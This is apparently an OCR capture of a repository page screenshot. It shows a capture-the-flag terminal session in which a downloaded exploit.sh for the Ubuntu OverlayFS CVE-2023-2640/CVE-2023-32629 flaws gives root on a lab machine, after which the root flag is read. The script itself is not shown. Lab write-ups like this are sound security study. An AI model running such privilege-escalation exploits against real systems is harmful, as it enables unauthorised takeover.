
No releases published

Packages

No packages published

Languages

Shell 100.0%


root@analytics: /root
File Actions Edit View Help
root@anal…cs: /root ×
kali@kali: ~/Documents/analytic…tb/CVE-2023-2640-CVE-2023-32629 ×

```
Saving to: ‘exploit.sh’

exploit.sh            100%[=============================>]     558  --.-KB/s    in 0s

2024-02-02 14:31:51 (58.5 MB/s) - ‘exploit.sh’ saved [558/558]

metalytics@analytics:/tmp/notexploit$ ls
exploit.sh
metalytics@analytics:/tmp/notexploit$ ./exploit.sh
-bash: ./exploit.sh: Permission denied
metalytics@analytics:/tmp/notexploit$ bash exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:/tmp/notexploit# cd
root@analytics:~# ls
user.txt
root@analytics:~# cd
root@analytics:~# ls
user.txt
root@analytics:~# cd /root
root@analytics:/root# ls
root.txt
root@analytics:/root# cat root.txt
158e07bedfdfcd8d8d25b4a240e4cedf
root@analytics:/root# 
```